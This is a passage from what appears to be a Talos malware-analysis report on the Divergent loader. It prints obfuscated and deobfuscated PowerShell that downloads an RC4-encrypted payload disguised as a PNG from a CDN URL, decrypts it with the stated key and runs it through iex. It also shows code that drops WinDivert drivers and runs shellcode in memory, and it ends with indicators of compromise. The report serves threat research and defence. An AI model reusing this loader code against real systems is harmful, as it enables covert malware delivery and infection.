$j = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($env:fdghjgfdhj));  
$env:fdghjgfdhj='';  
iex($j);
```

The PE to be injected is a DLL which, according to its export table, was originally called `now_i_see_you.dll`. This DLL has a single exported function named `VoidFunc` which contains all of its functionality. When `VoidFunc` is executed, it makes an HTTP GET request to the `hxxps://uoibppop[.]tk/`. It then takes the response from this server and treats it as a new URL to navigate to. Using COM objects, the DLL launches an instance of Internet Explorer, resizes the window to fit the entire screen and navigates to the URL in the response. At the time of analysis, the server was active but did not respond with any data so we were unable to confirm what was being hosted there.

Additionally, the DLL hides the Windows taskbar so the user is more compelled to comply with any instructions on the page that is presented to them. Next, the malware enters a loop looking for a process containing the string `gotoassist` (older versions also looked for `teamviewer`), ostensibly for confirming that the user followed the instructions in Internet Explorer by downloading and running the attacker's malware. Once this process is running, the Windows Taskbar is restored to view. A process list is gathered and sent to the URL `hxxps://uoibppop[.]tk/clean;` no response is expected from the server. The registry key ``HKEY_CURRENT_USER\Software\fbjsjdbfhsv`` is created and the key value ``weqr`` is set to 1, indicating that execution was successful, then the process exits. Instead of a URL, the attacker has the option to send the word `stop` to the victim which will cause the DLL to forcefully reboot the infected machine.

While we do not know what URL the victim is intended to navigate to and therefore which program they are to be tricked into running, based on the process names `gotoassist` and `teamviewer` and the original DLL name of `now_i_see_you.dll`, it is likely that the victim is intended to install one of these remote administration software.

Fake PNG PowerShell delivery

Newer versions of the Divergent malware package no longer deliver and execute components as JScript, instead multi-stage PowerShell scripts are used. The first stage will retrieve the second stage from a static URL. The first-stage PowerShell is heavily obfuscated:

```

${E`Nc} = ( .("{2}{0}{1}" -f 'r', 'iABLe', 'Va') ("{1}{0}" -f 'FX', 'S') -vaL)::"aS`cIi"
${FIL`Eurl}=("{1}{3}{4}{0}{2}{6}{5}{0}{7}"-f 'rpl.p', 'https:', '2', '/1', '2', '7.rsc.cdn77.org/images/trpl.png');
${K`eY}=${E`Nc}.("{1}{0}" -f 'tes', 'GetBy').Invoke(("{1}{2}{0}" -f '2nu', 'raime', 'ey'));
${FI`LENa`Me}=("{5}{0}{4}{1}{3}{2}" -f 'af5', '7', 'ta', '0f.devicemetada', '7', 'f0df4');
${r00`TpA`Th}=${eNv`A`L`LU`sE`RsPRofI`LE};
${f`IL`EPATH}=${r`oOT`PATH}+'\'+'${FILE`N`Ame};
# ... snip ...
${D`l}=&("{0}{1}{2}"-f 'New', '-', 'Object') ("{5}{1}{2}{0}{3}{4}"-f 't.', 'stem.', 'Ne', 'WebClient', 'ient', 'Sy');
${D`E}=${DL}.("{2}{0}{1}" -f 'ownloa', 'dData', 'D').Invoke(${FI`leu`RL});
# ... snip ...
${D`sz`UX}::("{1}{2}{0}"-f 'tes', 'Wri', 'teAllBy').Invoke(${FI`l`EPATH}, ${D`e});
# ... snip ...
${d`AtA} = ( &("{0}{1}"-f 'VaRIAb', 'LE') ('0sZ'+`ux') )."va`LUE"::("{1}{0}{3}{2}" -f 'l', 'ReadAl', 'ytes', 'B').Invoke(${FIL`E`paTH});
# ... snip ...
${d`ATA2}=.("{2}{3}{0}{1}{4}" -f 'T', 'o-Rc4', 'Conver', 't', 'ByteStream') -InputObject ${da`Ta} -Key ${K`EY}
.("{0}{1}" -f 'ie', 'x')( ${s`FX}::"asc`i1". "GETS`TrI`Ng"(${DAT`A2}));

```

Here is our deobfuscated version:

```

${enc} = [system.text.encoding]::"ascii"
${fileurl}=("https://1292172017.rsc.cdn77.org/images/trpl.png");
${key}=${enc}."GetBytes"("raimeey2nu");
${filename}=("f0df4af5778f.devicemetadata");
${rootpath}=${env:allusersprofile};
${filepath}=${rootpath}+'\'+'${filename};
# ... snip ...
${dl}=&("New-Object") ("System.Net.WebClient");
${de}=${dl}."DownloadData"(${fileurl});
# ... snip ...
[System.io.file]::"WriteAllBytes"(${filepath}, ${de});
# ... snip ...
${data}=[system.io.file]::"ReadAllBytes"(${filepath});
# ... snip ...
${data2}=.("ConvertTo-Rc4ByteStream") -InputObject ${data} -Key ${key}
.("iex")(${enc}."GetString"(${data2}));

```

While the requested resource features the extension normally associated with PNG images, it is actually malicious Powershell that has been encrypted using RC4 with the encryption key "raimeey2nu," which was stored in the previous PowerShell (the particular implementation of RC4 used can be found here).

We have encountered following URLs to retrieve the encrypted PowerShell:

- <https://1292172017.rsc.cdn77.org/images/trpl.png>
- <https://1292172017.rsc.cdn77.org/imtrack/strkp.png>

The first URL delivers the PowerShell version of bav01.js and the second delivers the PowerShell version of 05sall.js.

Taking a deeper look at the PowerShell version of 05sall.js, we see Base64 encoded blobs corresponding to binaries associated with WinDivert. Like its JScript counterpart, the Powershell decodes these blobs and saves them to the filesystem location defined by the

environment variable %ALLUSERSPROFILE%.

```

${ROOTPATH}=${ENV:ALLUSERSPROFILE};
${WOWPATH}=${ENV:SYSTEMROOT}+(\\"SYSWOW64");
${ISWOW64}=&("TEST-PATH") ${WOWPATH};
${DLL}=<B64 encoded WinDivert.dll>
${DRV32}=<B64 encoded WinDivert32.sys>
${DRV64}=<B64 encoded WinDivert64.sys>

${FILEDROPPED}=&("TEST-PATH") ("${ROOTPATH}\\WINDIVERT.DLL")
if(${FILEDROPPED} -NE ${TRUE})
{
    (VARIABLE ECP9D).VALUE::("WRITEALLBYTES").INVOKE(${ROOTPATH}+(\\"WINDIVER
T.DLL"), $SD2MU::("FROMBASE64STRING").INVOKE(${DLL}));
    if(${ISWOW64})
    {
        (LS('VARIABLE:ECP9D')).VALUE::("WRITEALLBYTES").INVOKE(${ROOTPATH}+(\\"
\\WinDivert64.sys"), (GET-ITEM VARIABLE:SD2MU).VALUE::("FromBase64St
ring").Invoke(${DRV64}));
    }
    else
    {
        (CHILDITEM ('VARIABLE:ECP9D')).VALUE::("WriteAllBytes").Invoke(${ROOT
PATH}+(\\"\\WinDivert32.sys"), (GET-VARIABLE SD2MU -VALU)::("FromBase64
String").Invoke(${DRV32}));
    }
}

```

Shellcode stored within the PowerShell is loaded into a new memory region using the Windows API function VirtualAlloc and then executed to continue the infection process:

```

[byte[]]$sc= <B64 Encoded Shellcode>
${sc_in_memory} = ${virtualalloc}.Invoke(0, ${Sc}.length, 0x00001000, 0x40)
${null} = ${MEMcopyFROMMemRr}.Invoke(${sc_in_memory},$sc, ${sc}.length)
${payloaddelegate} = &("Get-DelegateType") @()([IntPtr])
${payload} = (GI('variable:klwe')).VALUE::("GetDelegrateForFunctionPointer").Invoke(
${sc_IN_mEMOrY}, ${payloaddelegate})
${result} = ${payload}.Invoke()

```

Conclusion

The malware loader described is currently under active development. Talos has observed multiple versions of the loader being used to install the Divergent malware. Attackers are attempting to monetize these infections through the use of click fraud. The threat landscape is constantly evolving as attackers test new techniques and methodologies to maximize their revenue generation capabilities. Organizations should be aware of these changes and ensure that their security programs are able to remain effective against these changing tactics, techniques, and procedures. This threat is successfully stopped by the Cisco Advanced Malware Protection (AMP) Exploit Prevention engine, and the resulting event data assisted with our analysis of the threat. Talos will continue to monitor the threat landscape to ensure that customers remain protected.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection ([AMP](#)) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security ([CWS](#)) or [Web Security Appliance \(WSA\)](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as [Next-Generation Firewall \(NGFW\)](#), [Next-Generation Intrusion Prevention System \(NGIPS\)](#), and [Meraki MX](#) can detect malicious activity associated with this threat.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

Indicators of Compromise (IOCs)

The following IOCs have been observed as being associated with these malware campaigns.

HTA Hashes:

47b5dac9152220fbbf122eff89ac93d42e9196f5ab665a2a6d99594246ab8a81
062688aec1bdf1208bd72a77696e1fbcd1076f54bd6e59141ed12b6f8e3ba32c

PE32 Hashes:

c7052f4676102bfe39ab19c227832861caa2959933e296ee1806973619948624
781adc919a705ca3e8a82fe1d1eac68f651c50ba402172aea033eaec7879e932
05fbd38ea0b99621d22ce5f057173fdec40f3dccc63f887e1c301766c6597714
2135acda2d2739773fbb827e8d180ac901c040d2f071127bb597a714591672cd
72b6a8bf9598bd445e26a04ab58be62ed3941fb1fe4cf4a094a6272a77b66009
ba04eacaa80bb5da6b02e1e7fdf3775cf5a44a6179b2c142605e089d78a2f5b6
a82dd93585094aeba4363c5aeedd1a85ef72c60a03738b25d452a5d895313875
2f4a9ef2071ee896674e3da1a870d4efab4bb16e2e26ea3d7543d98b614ceab9
77498f0ef4087175aa85ce1388f9d02d14aaf280e52ce7c70f50d3b8405fea9f
b2d29bb9350a0df93d0918c0208af081f917129ee46544508f2e1cf30aa4f4ce
bf2cdd1dc2e20c42d2451c83b8280490879b3515aa6c15ab297419990e017142
ba04eacaa80bb5da6b02e1e7fdf3775cf5a44a6179b2c142605e089d78a2f5b6
a7656ccb0946d25a4efd96f4f4576494d5f1e23e6ad2acc16d2e684656a2d4f
607b2f3fd1e73788a4d6f5a366c708dbb12d174eba9863ade0af89ca40e1fdb

URLs:

hxxps://1292172017[.]rsc[.]cdn77[.]org/images/trpl.png
hxxps://1292172017[.]rsc[.]cdn77[.]org/imtrack/strkp.png

Mutexes:

Global\Divergent
Global\CreatorsPatch
Global\LocalLow7

IP Addresses:

95[.]70[.]244[.]209
13[.]228[.]224[.]121
54[.]241[.]31[.]99
103[.]31[.]4[.]11
103[.]31[.]4[.]54
198[.]41[.]128[.]74
198[.]41[.]128[.]55
131[.]0[.]72[.]36
131[.]0[.]72[.]59

188[.]114[.]96[.]87
188[.]114[.]96[.]116
43[.]250[.]192[.]98
43[.]250[.]192[.]87
217[.]160[.]231[.]125
208[.]91[.]197[.]25
184[.]168[.]221[.]42
103[.]224[.]248[.]219
31[.]31[.]196[.]120
217[.]160[.]223[.]93
103[.]224[.]248[.]219
184[.]168[.]221[.]45
119[.]28[.]87[.]235
23[.]227[.]38[.]32
50[.]63[.]202[.]39
216[.]239[.]34[.]21
83[.]243[.]58[.]172
5[.]9[.]41[.]178
88[.]198[.]26[.]25
62[.]75[.]189[.]110
109[.]239[.]101[.]62
107[.]186[.]67[.]4
184[.]168[.]221[.]63
45[.]55[.]154[.]177
104[.]28[.]2[.]169
202[.]56[.]240[.]5
89[.]163[.]255[.]171
185[.]243[.]114[.]111